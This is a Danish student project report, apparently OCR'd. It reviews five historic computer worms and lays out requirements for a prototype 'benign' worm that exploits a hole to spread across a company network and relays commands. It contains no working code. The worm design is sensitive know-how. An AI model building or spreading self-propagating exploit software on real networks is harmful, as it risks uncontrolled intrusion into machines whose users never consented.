Normalvis, hvis man skulle lave et system, som kan opdatere en række klienter, ville man bruge et RAT, som installerer sig på klienterne og kan styres fra en central lokation. Denne mulighed har vi dog fjernet, da vi ikke vil installere noget software på klienterne. Endvidere kan det tænkes, at der ikke er adgang til de maskiner, som skal opdateres. Dermed er et normalt RAT system ikke en mulighed. Det software, som udfører opdateringen, skal altså skaffe sig selv adgang til klienterne. Netop dérfor er computerormens opbygning og fremgangsmetode en ideel løsning for os.

Når en computerorm skal udvikles, er der nogle helt generelle faktorer, der skal tages stilling til inden den kan konstrueres. Det primære, der skal tages højde for, er hvilket konkret exploit computerormen skal være baseret på. Udover dette er det også vigtigt at computerormen ikke "løber løbsk" og spreder sig til Internettet, dvs. den holder sig indenfor det netværk den skal opdatere.

Den første problemstilling ligger herved i hvilket exploit computerormen skal være bygget op omkring. Det er dog vigtigt at pointere allerede her, at den faktiske computerorm vi vil arbejde med fremover i rapporten er en prototype, hvis egentlige formål ikke er at udføre det, som der oprindeligt er meningen. Idéen er mere en såkaldt proof of principle, hvor vi vil eftervise at princippet er muligt, fremfor at lave det faktiske produkt til den aktuelle problemstilling.

Problemdefinition 3

3.1 Problemformulering

Vi har fået kortlagt, hvilken betydning computerorme har for samfundet, og hvad en godsindet computerorm har af anvendelsesmuligheder. Vi vil udnytte princippet om helautomatisk spredning. Eksempel på dette følger senere i rapporten.

De samfundsmæssige- og især etiske aspekter i forhold til at udvikle et program, der spreder sig selv og udfører (ganske vist godsindede) operationer uden brugerens viden, er i denne konkrete sag ikke et stort problem. Dels fordi, at det netop er en godsindet computerorm, men især fordi, at de computere, som skal inficeres, er computere, som er ejet af en virksomhed, der selv har bedt om funktionen.

Med udgangspunkt i det forige afsnit og det initierende problem er vi kommet frem til følgende problemformulering:

Hvordan udformes en applikation, der automatisk spreder sig på et netværk, og skaffer sig adgang og udfører en given handling på de inficerede computere?

Emneforklaring 4

4.1 Hvad er software

Software er et generelt term for alle *programmer* (instruktioner til en computer) og *applikationer* (et større stykke software sammensat af flere mindre dele og som er i stand til at udføre flere forskellige opgaver alt efter brugerens input), der afvikles på en computer og lignende apparater. Der findes mange typer af software, der varetager mange forskellige typer opgave, hvilket kan være alt fra Internetapplikationer til styresystemer.
Software er kort sagt alt, der virtuelt kan afvikles på computere.

Software laves i et af de mange programmeringssprog, hvor det manuelt skrives ned, hvilke funktioner softwaren skal have, og hvordan de fungerer. Software er altså et menneskeskabt fænomen, og det er derfor offer for fejl. Fejl i software er kaldet *bugs* (en eller flere ting, der gør, at programmet ikke fungerer efter hensigten), og disse kan have både store og små konsekvenser for programmet. I nogen tilfælde har det ingen åbenlyse konsekvenser, og programmet er i stand til at køre uden problemer på trods af fejlen, mens det i andre tilfælde er skyld i, at programmet bryder ned.

Så længe software med fejl kun bruges lokalt, dvs. de på ingen måde bruger Internettet, har fejl i software kun konsekvenser for brugeren af det. Men hvis softwaren er en Internetapplikation, der kommunikerer med andre computere, begynder fejl i software at få større betydning og konsekvenser. Hvor nogle fejl blot gør, at programmer bryder ned, kan andre udnyttes med store konsekvenser til følge. Visse typer af fejl giver nemlig andre muligheden for at få adgang til ens computer og ændre på opsætningen — eller endnu værre — installere skadelig software som fx *keyloggers* (programmer, der gemmer alle indtastninger, der foretages på en computer, og udnyttes til at skaffe bl.a. kreditkortinformationer fra computerens bruger) eller *trojans* (en type vira, der åbner en bagdør i computeren, og giver alle med kendskab til hullet adgang til computeren).
Sådanne sårbarheder i software kaldes *sikkerhedshuller* (fejl i software, der kan udnyttes af andre), og det er netop disse typer af programfejl, som computerorme benytter sig af.

4.2 Hvad er en computerorm?

Følgende er typisk, hvad der udspiller sig, når en computerorm slippes løs:
Et program bliver afviklet af en uskyldig, uvidende person. Det begynder at scanne (søge igennem en mængde IP-adresser) efter computere med sikkerhedshuller på netværket. Netværkstraffiken (den mængde traffik, som kører over netværket) bliver intensiveret i takt med at programmet spreder sig til computerne på netværket. Dette fortsætter indtil samtlige computere på netværket alle står og scanner. Netværket bliver langsommere og langsommere af belastningen.
Et par timer senere er Internetforbindelsen til hele netværket væk. Telefonen ringer. Det er Internetudbyderen, der fortæller, at vores netværk udsender store mængder spam (automatisk udsendte beskeder til modtagere som ikke ønsker beskeden, ofte beskeder som indeholder den ene eller anden form for reklame), og at de derfor har lukket forbindelsen. Skaden er sket; Vi har fået computerorm.

Dette er et typisk scenarie på, hvordan en computerorm *kan* komme ud og "erobrer" verden. De udnytter hver især forskellige sårbarheder i de systemer, som de angriber. Computerormene har udviklet sig igennem årene, og verden er blevet præget af de "5 store" computerorme. Igennem dette kapitel, med udgangspunkt i de "5 store" computerorme, giver vi et klart overblik over, hvad en computerorm er.

4.2.1 Vores definition af en computerorm

For at kunne give en definition på, hvad en computerorm (fremover blot omtalt som *orm*) er, er det nødvendigt, at vi først ved, hvad en virus er. En virus er et program, hvormed formålet er at inficere en computer mod ejerens ønske, for herefter at inficere eksekverbare filer og sprede sig gennem kopiering af sig selv. Kopien kan enten være fuldstændig identisk med den originale fil eller være modificeret på en måde, der sikrer overlevelsen. Fælles for dem begge er dog, at de spreder sig. En liste over typiske destinationer for spredning er:

- Eksekverbare filer (programmer på computeren).
- Boot sectors (dele af koden, der fortæller computeren, hvordan den skal *boote* (starte op)).
- Script filer (som f.eks. Windows Scripting eller Visual Basic scripts).
- Makroer i dokumenter (disse er blevet mere sjældne, da makroer i f.eks. Microsoft Word ikke længere vil eksekvere som standard).

Måden hvorpå en virus sikrer sig, at den bliver afviklet, er ved at indsætte sig selv i noget *eksekverbart kode* (kode, der kan afvikles). Det medfører, at virussen bliver afviklet når programmet starter. Vira vælger typisk filer, som automatisk afvikles idet computeren starter. Dette kan være filer som f.eks. `explorer.exe`, hvilket er en kritisk systemfil for alle Windows versioner. Når dette sker, spreder virussen sig til andre hosts, som ikke er inficerede. En virus kan opføre sig på mange forskellige måder. Nogle gange overskriver virussen blot de originale filer, og dermed destruerer dem fuldstændigt, men andre gange lever virus og host-fil side om side. Alt afhængig af, hvordan en virus er programmeret,

kan den sprede sig på flere forskellige måder. For at kunne klassificeres som en virus, skal koden blot være i stand til at sprede sig. Den behøver ikke at gøre en skade eller sprede sig uden nogen form for kontrol, som mange forestiller sig.

En virus kan sprede sig på mange måder. Ofte foregår det via e-mails, men det er også muligt for en virus at inficere både *USB-nøgler* (lagringsmedier, der bliver forbundet til computeren gennem Universal Serial Bus porte), disketter og CD'er. En anden type ondsindet software benytter også denne metode; nemlig computerorme...

Orme er defineret som en undergren af vira, men en væsentlig forskel fra orme til vira er, at hvor vira er afhængige af at kunne tilknytte sig en fil, kan orme sprede sig uafhængigt. Som oftest bruger orme en sårbarhed i programmer, der har forbindelse til netværket. Orme er ofte hurtige til at sprede sig, da de oftest ikke kræver handlinger fra brugeren af den inficerede computer. Orme som bliver sendt via e-mail, vil oftest være vedhæftet som f.eks. Melissa var. Men der findes eksempler på orme, der starter, så snart e-mailen åbnes i Outlook som f.eks. Bubbleboy. Bubbleboy aktiveres, så snart du ser e-mailen i Outlook [21]. Orme sendt via e-mail lokker tit med attraktive tilbud, men når de åbnes bliver huller i systemet udnyttet, og ormene spreder sig derfra.

Helt simpelt fortalt: Vira inficerer filer - orme angriber systemer.

4.2.2 Morris-ormen

Den første orm, som spredte sig på Internettet, var Morris-ormen. Denne orm blev d. 2. november 1988 den første orm nogensinde til at invadere op mod 60.000 computere, som Internettet ca. bestod af dengang [4]. Ormen fik navnet Morris fra dens skaber, Robert Tappan Morris, der dengang var studerende ved Cornell University, og som nu er en anerkendt professor hos MIT (Massachusetts Institute of Technology) [13]. Morris-ormen var skrevet i programmeringssproget C.

Det lykkedes Morris-ormen at lukke ca. 10% af de 60.000 computere ned under sit angreb. Angrebet startede omkring kl. 6 onsdag morgen, og havde kl. 9 bredt sig til bl.a. MITs computere. Ved analysering af ormen blev forskerne opmærksomme på, at Robert Tappan Morris før d. 2. november havde prøvet flere forskellige metoder, som f.eks. at sende programmet direkte over mail. Dette måtte han imidlertid opgive og i stedet finde på noget andet, da *Simple Mail Transfer Protocol* (SMTP) ikke understøttede det.
Det Morris-ormen gjorde af gode ting for samfundet, var at bringe fokus på sikkerheden og på at få ordnet diverse bugs og huller. Morris ormen har også bevirket, at diverse eksperter har udviklet en bestemt metode til at behandle fremtidige orme, og fremhæve, hvad der er vigtigt at undgå under fremtidige angreb. Et af de største problemer var, at folk helt koblede fra netværket eller stoppede e-mail programmet *sendmail* (en udbredt e-mail klient i 1988). Dette gjorde, at kommunikationen blev blokkeret, og reaktionstiden på Morris-ormen sænkedes drastisk.

Grunden til at man valgte at lukke sendmail mange steder var, at sendmail var en af de veje, som ormen kunne sprede sig — pga. en *debugfunktion* (debugging er når man finder fejl. I dette tilfælde er debugfunktionen en funktion, der giver mulighed for nemmere at

debugge.) i programmet, der gjorde det muligt at sende ormens kode. Dog var sendmail ikke den eneste løsning for ormen. Og derfor var computere uden adgang til e-mails, og dermed viden udefra, endnu mere sårbare over for Morris-ormen, der i princippet kunne arbejde fuldstændig uforstyrret på disse maskiner.

Efter Morris-ormen blev det helt legitimt at bekymre sig for it-sikkerhed og ormen var karriereændrende for mange. En af grundene til at Morris-ormen den dag i dag stadig er kendt og husket, på trods af, at den ikke forvoldte ret stor skade i forhold til senere orme, er selve effekten, den havde på computer videnskabens forum.

4.2.3 Melissa

Som definitionen foreskriver, så er orme som tit sendt via e-mails, men dette kom først virkelig til at gælde med Melissa. Melissa var banebrydende, da den d. 26. marts 1999 blev introduceret til Internettet [22]. Melissa var bygget på en nyskabende måde, som gjorde den i stand til at blive sendt via e-mails. Melissa lokkede med kodeord til diverse pornosider, og det fik mange til at åbne det vedhæftede dokument.

Melissa kom omkring $10\frac{1}{2}$ år efter Morris-ormen, og havde ligesom Morris-ormen den effekt, at den skabte opmærksomhed omkring sikkerheden på Internettet. Det, at Melissa blev sendt ud mere end 10 år efter, har dog betydet, at den mere generelle befolkning — og ikke blot skoler og større institutioner — blev opmærksomme på de problemer som mangel på sikkerhed kunne betyde, da de nu også var blevet koblet på netværket.

Kevin Haley [1] siger:

> *"Ikke blot havde alle, som arbejdede med IT, hørt om Melissa. Alle i min familie havde også hørt om den."*

Melissa var i modsætning til mange andre orme, som f.eks. Morris-ormen, ikke skrevet i C, men i Visual Basic for Application (*VBA*). VBA er brugt til Microsoft Words scripting language.
På daværende tidspunkt var sikkerheden i Word 97 kombineret med enten Outlook 98 eller 2000 i ringe stand, da de åbnede for muligheden for at afvikle programmerede makroer i dokumenter. Når dokumentet blev åbnet inficerede Melissa hovedskabelonfilen, kaldet `normal.dot` og kunne inficere samtlige nye dokumenter oprettet på computeren.

Dette er imidlertid ikke så slemt, hvis det ikke var fordi Melissa videresendte sig selv til kontakterne i brugerens e-mailkartotek.
Melissa startede sin livscyklus, da den blev lagt ud på nyhedsgruppen alt.sex, og i takt med, at flere og flere blev inficerede, voksede mængden af e-mails også, og dette gjorde at mange servere måtte lukke ned.

Alt dette udløste senere en menneskejagt på programmøren bag Melissa, og førte til anholdelsen af David L. Smith allerede en uge senere (d. 2. april 1999). Han blev i 2002 dømt til 20 måneders ubetinget fængsel, og yderligere tre års betinget straf.

[1] Chef for Symantec Security Response. Skrevet på selskabets weblog

David L. Smith havde eftersigende opkaldt Melissa efter sin yndlings stripper.

Ligesom Morris-ormen er Melissa skabt af blot én person. Hver især skrev de selv koden og distribuerede den. Det er i dag fortid, hvor den enlige virusprogrammør er blevet erstattet af et større netværk af lyssky organisationer. Disse jagter ikke berømmelse, som de enlige programmører gjorde, men i stedet er det muligheden for at tjene penge, der har betydet at antallet af angreb er steget eksponentielt siden Melissa [22].

4.2.4 Code Red

Code Red kom for første gang frem den 12. juli 2001. Der er lavet flere forskellige udgaver af ormen, og den første version hed "Code Red Version 1"(CRv1). Den spredte sig ved at scanne Internettet for sårbare servere. Dette gjorde den ved at bruge *TCP* (Transmission Control Protocol) port 80, som sin angrebsmetode.


CRv1 gik ind og udnyttede en fejl, der var i Microsofts Internet Information Server 5.0 (IIS - en webserver udviklet af Microsoft). Fejlen udkom den 18. juni 2001, altså blot en måned før CRv1. Fejlen bestod i en komponent, der var i denne server, som skulle hjælpe med registrering, og derved forøge hastigheden af søgning på Internettet. Denne komponent hed ISAPI og var en registreringsservice, som skulle hjælpe med at holde styr på tidligere søgninger, adgangskoder og lignende. ISAPI tjekkede ikke længden af det indkommende data i en *HTTP GET-request* (en anmodning om oprettelse af forbindelse til overførsel af website. Fx sendes en GET-request, hvis man vil ind på google.com, til dennes HTTP-server. Når serveren modtager anmodningen, sendes en "response message" tilbage. Dette svar indeholder som regel det ønskede altså selve websitet [14]).
Men ved brug af en HTTP GET-request kunne man med en meget fint udformet pakke skabe et såkaldt buffer overflow (buffer overflow princippet er forklaret i Sektion 5.3.1). Ved at udnytte det hul, der bliver skabt af dette buffer overflow, kunne en hacker bruge en vilkårlig kode, og derved skaffe sig fuld system adgang til den udvalgte server.

CRv1 spredte sig ved at scanne efter sårbare servere med TCP. Men at sætte en TCP forbindelse op går ikke særlig stærkt, så for at kompensere for dette, foretog CRv1 det smarte træk, at den brugte flere tråde ad gangen. Den gemte sig i hukommelsen, for derefter at formere sig op til 100 gange, og dermed lavede op til 100 ekstra kopier af den originale orm. Når den havde gjort dette, scannede den igen for at finde nye modtagelige serverer, som den kunne spredes videre på, og sådan ville den fortsætte, indtil den blev stoppet.

CRv1 havde dog en programmeringsfejl fra starten, der gjorde, at den spredte sig meget langsomt. Denne fejl bestod i, at den genererede den samme liste af IP-adresser, som den skulle scanne hver gang, i stedet for at generere tilfældige. Dette gjorde, at ormens spredningsmuligheder var begrænsede.

Dette blev ormens skabere hurtigt klar over, og blot en uge efter CRv1, udkom efterfølgeren CRv2 (den 19. juli 2001). Ormens princip var nøjagtig det samme, men fejlen i ormen var rettet. Derfor var denne version langt farligere og hurtigere. Det lykkedes den at inficere mere end 359.000 computere inden for blot 14 timer.

Derfor skulle man tro, at Code Red ormen havde opnået det den ville — men det havde den ikke. 16 dage efter CRv2's udgivelse, udkom en ny udgave af ormen kaldet Code Red II (CRII). CRII udnyttede samme hul i IIS, som både CRv1 og CRv2 gjorde, men den spredte sig på en lidt anden måde. Når den havde inficeret en vært, gik ormen "i hi" i 1 til 2 dage, hvorefter den så vågnede og genstartede computeren. Når den havde genstartet aktiverede den 300 tråde, i stedet for de kun 100, som dens forgængere havde gjort. Dette medførte, at der opstod et enormt antal af forskellige tråde, der steg eksponentielt med hvor mange, der blev inficeret af ormen. Dette skabte en overflod af scanninger efter sårbare serverer, der indebar omkring 400.000 systemer, og dette forårsagede en meget stor netværksbelastning.



Figur 4.1.

Illustrationen på Figur 4.1 viser, hvordan ormen egentlig scannede og spredte sig. Model A, er den model, som ormen brugte i starten af angrebet, hvor netværket ikke blev særligt belastet grundet de få inficerede computere. Derfor kunne ormen sprede sig eksponentielt, som det også fremgår på illustrationen. Model B viser, hvordan ormen spredte sig efter noget tid, da netværket var blevet mere belastet og antallet af inficerede computere var steget. Dette gjorde, at hver anden server, der blev scannet, allerede var inficeret, og dermed ikke kunne inficeres igen [3].

4.2.5 SQL-Slammer

SQL[2]-Slammer blev for alvor kendt i 2003, da den angreb millioner af computere verden over. Overalt i verden gik Internet-trafikken ned i tempo, og man oplevede meget langsomme forbindelser. Det føltes nærmest som i gamle dage, da man kørte på et 52k modem [1].

Grunden til at ormen bliver kaldt SQL-Slammer er, at den udnyttede Microsofts sikkerhedsfejl i programmet SQL Server 2000 til at sprede sig. Programmet har den

[2]Structured Query Language

funktion, at man kan lave eftersyn på flere servere fra samme maskine på en gang, når det kommer fra UDP[3]-port nummer 1434. Slammer har udnyttet, at funktionen er baseret på såkaldte pings. Ping er et netværksværktøj til at teste, om en given vært er tilgængelig via et IP-netværk. Programmet måler den tid, det tager at sende en pakke frem og tilbage mellem to værter på Internettet. Ved at lave et falsk service-ping fra en server til en serverfunktion, får den serverne til at svare hinanden, indtil serveren bliver genstartet eller netværket bryder sammen. Derfor oplevede man meget langsomme forbindelser, og forskellige servere reagerede slet ikke, da de var overbelastet. Da servicefunktionen skal videresendes til flere servere, kan administratoren heller ikke gribe ind i de utallige pings, da serveren ikke kan afbrydes mens den arbejder [12].

Fejlen er dog siden blevet rettet, og man kunne hente opdateringen på Internettet. Det var dog ikke alle, der huskede at installere opdateringen, og derfor blev mange stadigvæk udsat for angrebene, da de kørte med den ikke-opdaterede SQL Server [15]. På 3 minutter opnåede Slammer sin fulde scanning (mere end 55 millioner scanninger per sekund). Efter 3 minutter var den dog aftagende, fordi store dele af nettet ganske enkelt ikke havde tilstrækkeligt netværkskapacitet til at imødekomme mere vækst. Slammer fandt sine ofre helt tilfældigt. Den begyndte at scanne forskellige *IP-adresser* (en computers unikke adresse på netværket), og i sidste ende fandt den alle sårbare maskiner.
SQL Server 2000 indeholder programmer, som er meget avancerede, og bruges ikke af mange private. Chancen for, at den private bruger har spredt ormen, er derfor mindre end man havde regnet med [1].

Peter Gründl[4] siger:

> "Der er langt større chance for, at det er virksomheder, der har spredt ormen. Jeg støder også på firmaer, der ikke har firewall, selvom det gudskelov er sjældent."

Han peger på, at problemet i stor grad ligger i, at UDP-filtrene ikke er sat ordentligt op. UDP er en protokol til overførsel af data. UDP giver ingen garanti for at data når frem, dvs. afsenderen får ingen besked tilbage (læs evt. Sektion 5.5.1) sammenlignet med TCP, hvor man er sikker på om dataen er blevet modtaget eller ej. Peter Gründl mener, at det er sjusk at lade SQL Server 2000 have adgang til Internettet. Der har programmet ikke noget at gøre, og det kun hjælper nogle administratorer til at gøre nogle ting nemmere for dem selv.
Mange netudbydere har faktisk blokeret for UDP-porten 1434 (som SQL Server 2000 anvender som standard), og det har hjulpet meget med at bremse ormen [11].

Ikke nær så farlig som andre orme


Ormen Slammer betegnes ikke som særlig farlig, da den ikke går ind i systemet og stjæler personlige oplysninger eller videresender dem. Den er derimod særdeles aggressiv, og den

[3] User Datagram Protocol
[4] Assistant manager for KPMG's IT Risk Management-afdeling

er kendt for at bede computeren sende store mængder information afsted. Dette resulterer i, at hastigheden på Internettet bliver langsomt.

Her følger nogle tegn på, at man kan være blevet inficeret med Slammer:

- Langsomt Internet.
- Udelukket eller svært ved at komme på forskellige websites.
- E-mails bliver svære at åbne og sende.
- Databaser og servere virker ikke.



Figur 4.2. Spredningen af SQL-Slammer

På Figur 4.2 ses SQL-Slammers spredning verden over. I 2003 inficerede SQL-Slammer tusindvis af computere, og gjorde Internettet særdeles langsommere og meget ustabilt. Især kontinenter som Europa, Amerika, og Asien blev hårdt ramt, og man kan sige, at Slammers formål med at "spamme Internettet" vha. pings fra server til server lykkedes. Microsofts fejl blev udnyttet af ukendte gerningsmænd, som man ikke har haft held med at lokalisere.

4.2.6 Conficker

Conficker, også kaldet *downup*, *Downadup* og *Kido*[8], blev første gang identificeret d. 21. november 2008 af *Security Group Symantic*, og er dermed den seneste af de 5 store orme[8]. I starten spredte Conficker sig via en sikkerhedsfejl i *Microsoft Windows Server Service* — en kritisk fejl, som påvirker følgende operativsystemer (medmindre de er opdaterede med KB958644[5]):

- Microsoft Windows 2000 Service Pack 4.
- Windows XP Service Pack 2.
- Windows XP Service Pack 3.
- Windows XP Professional x64 Edition.

[5]KB958644 er en opdatering fra Microsoft som blokerer den kritiske sikkerhedsfejl (MS08-67)

- Windows XP Professional x64 Edition Service Pack 2.
- Windows Server 2003 Service Pack 1.
- Windows Server 2003 Service Pack 2.
- Windows Server 2003 x64 Edition.
- Windows Server 2003 x64 Edition Service Pack 2.
- Windows Server 2003 with SP1 for Itanium-based Systems.
- Windows Server 2003 with SP2 for Itanium-based Systems.
- Windows Vista and Windows Vista Service Pack 1.
- Windows Vista x64 Edition and Windows Vista x64 Edition Service Pack 1.
- Windows Server 2008 for 32-bit Systems.
- Windows Server 2008 for x64-based Systems.
- Windows Server 2008 for Itanium-based Systems.[6]

Microsoft havde dog allerede en måned før Conficker blev set, frigivet en opdatering, som blokerer for sikkerhedsfejlen [20]. Men langt fra alle opdaterer deres maskiner med det samme. Selv store virksomheder ventede bevidst på grund af bekymringer vedrørende platformstabilitet.
Conficker er igennem tiden blevet opdateret fire gange siden udgivelsen [8]. Den første version blev navngivet A, den næste B osv. til den seneste E (i alt fem versioner), som kom i april 2009. Opdateringerne har igennem tiden gjort ormen endnu mere skadelig. Blandt andet blev ormen i stand til at sprede sig via USB-stik og *netværksdrev* (et drev som deles over netværket, og dermed giver andre brugere lov til at bruge dette.) efter version B.

En af de ting, som gør Conficker speciel for sin tid, er måden hvorpå Conficker-ormen opdaterede sig selv og fik instruktioner fra forfatteren af ormen [8].
Conficker benyttede sig af en såkaldt *Dynamic Domain Name Algorithm* (hvilket er en algoritme for automatisk generering af domænenavne). Dette, sammen med en teknik kaldet *Fast flux* (en metode, hvorpå man kan knytte en stor mængde IP-adresser til et enkelt domæne navn, ved at skifte dem ud med høj frekvens.) [20], gjorde Conficker yderst vanskelig at blokere helt. Dette resulterer i, at mange inficerede computere kan hente opdateringer fra et og samme domæne, men i virkeligheden henter de fra mange forskellige servere.
Dette betyder, at man er nødt til at spærre for adgangen til mange hundrede, måske tusinder, af computere for at blokere helt for adgang til opdateringen.

Derudover fik Conficker senere en såkaldt *peer-to-peer*-metode til at sprede opdateringer imellem de inficerede computere uden brug af en central server.

D. 7. april 2009 begyndte de Confickerinficerede computere at downloade *Waledac*, en form for bagdør, som gjorde ormen i stand til at sende spam e-mails, og andet falsk antivirus, der var beregnet til at lure folk til at betale for noget de egentlig ikke havde brug for.
På grund af Confickers avancerede og effektive opdateringssystem og dens nye opdateringer, blev sikkerhedsfolk for første gang nødt til at arbejde sammen med folk fra andre fagområder indenfor computer verden, blandt andet domæneadministratorer, netværks specialister og kode analytikere.

[6]Liste hentet fra http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

Mange sikkerhedseksperter er efterfølgende blevet enige om, at samarbejde på tværs af discipliner uden tvivl bliver et krav til fremtidig løsning af mere og mere komplekse former for Internettrusler.
Conficker rummer egentlig ikke nogen ny avanceret teknologi, men det er måden teknologien er brugt, som gjorde ormen så unik og effektiv. Man har identificeret 3,5 millioner unikke IP-adresser, som er inficerede med Conficker [8].

4.2.7 Orme igennem tiden

Igennem tiden har følgende orme præget udviklingen mest og haft størst indflydelse på grund af hver deres karakteristiske træk.

- Morris-ormen - 1988.
- Melissa - 1999.
- Code Red - 2001.
- Slammer - 2003.
- Conficker - 2008.

Set i lyset af ormes udvikling har Morris-ormen gjort sig særligt bemærket ved at bringe orme fra teori til realitet.
Melissa er i forhold til de andre mere unik, da den ikke har samme livscyklus som de andre. Den lever i Microsoft Outlook og Word, og bliver derfor kun spredt igennem e-mails. Code Red var den første nye orm, der decideret gik efter at få fuld adgang til computeren, og ikke blot forsøgte at sprede sig.
Slammer var unik i forhold til både Conficker og Code Red på det område, at den ikke havde nogen speciel hensigt udover denial-of-service[7]. Det Slammer gjorde, var blot at sprede sig og pinge diverse servere, indtil de ikke kunne svare mere.
Conficker er den første virkelig avancerede orm, som verden har set. Den krævede et samarbejde, der spændte sig udover blot sikkerhedsfolk inden for IT til både netværksadministratorer og domæneadministratorer. Confickers mest karakteristiske egenskab er dens evne til at opdatere sig selv via et avanceret system af Dynamic Domain Name Algorithms og Fast Flux.

Derudover har Code Red, Slammer, Conficker og Morris-ormen nogenlunde den samme livscyklus, idet de alle i bund og grund spreder sig ved at scanne efter nye inficerbare systemer, hvorefter de udnytter et eller flere sikkerhedshuler i systemerne.

Udviklingen har altså drejet sig væk fra enkelmandsprojekter med kortsigtede mål til organiserede undergrundsbevægelser, hvis formål er at tjene penge ved udnyttelse af avanceret IT-kriminalitet.

[7] din computer virker ikke, fordi den lukker ned, eller Internettet bliver ubrugeligt

Teknisk dokumentation 5

Dette afsnit omhandler den tekniske og teoretiske del bag projektet, dvs. den teori det er nødvendigt at have kendskab til for at konstruere en orm. Senere i rapporten vil vi præsentere en prototype af vores orm, og en forklaring på konstruktionen af denne prototype vil følge i næste kapitel.

5.1 Kravspecifikation

Ormen skal kunne:

1. Operere inden for et bestemt interval af IP-adresser og herved kunne begrænses til at ramme udvalgte servere.
2. Aktiveres og søge efter en bestemt måde at komme ind på de servere, som ligger indenfor det valgte interval.
3. Lukke det hul, som den kom ind ad, så det ikke kan udnyttes igen senere.
4. Det skal være muligt at sende en kommando til én af ormene, hvorefter den så selv fortæller alle de andre, at de skal gøre det samme.
5. Startes fra enhver computer eller server på netværket, som den skal opdatere.
6. Færdiggøre sin opdatering indenfor et rimeligt tidsinterval.

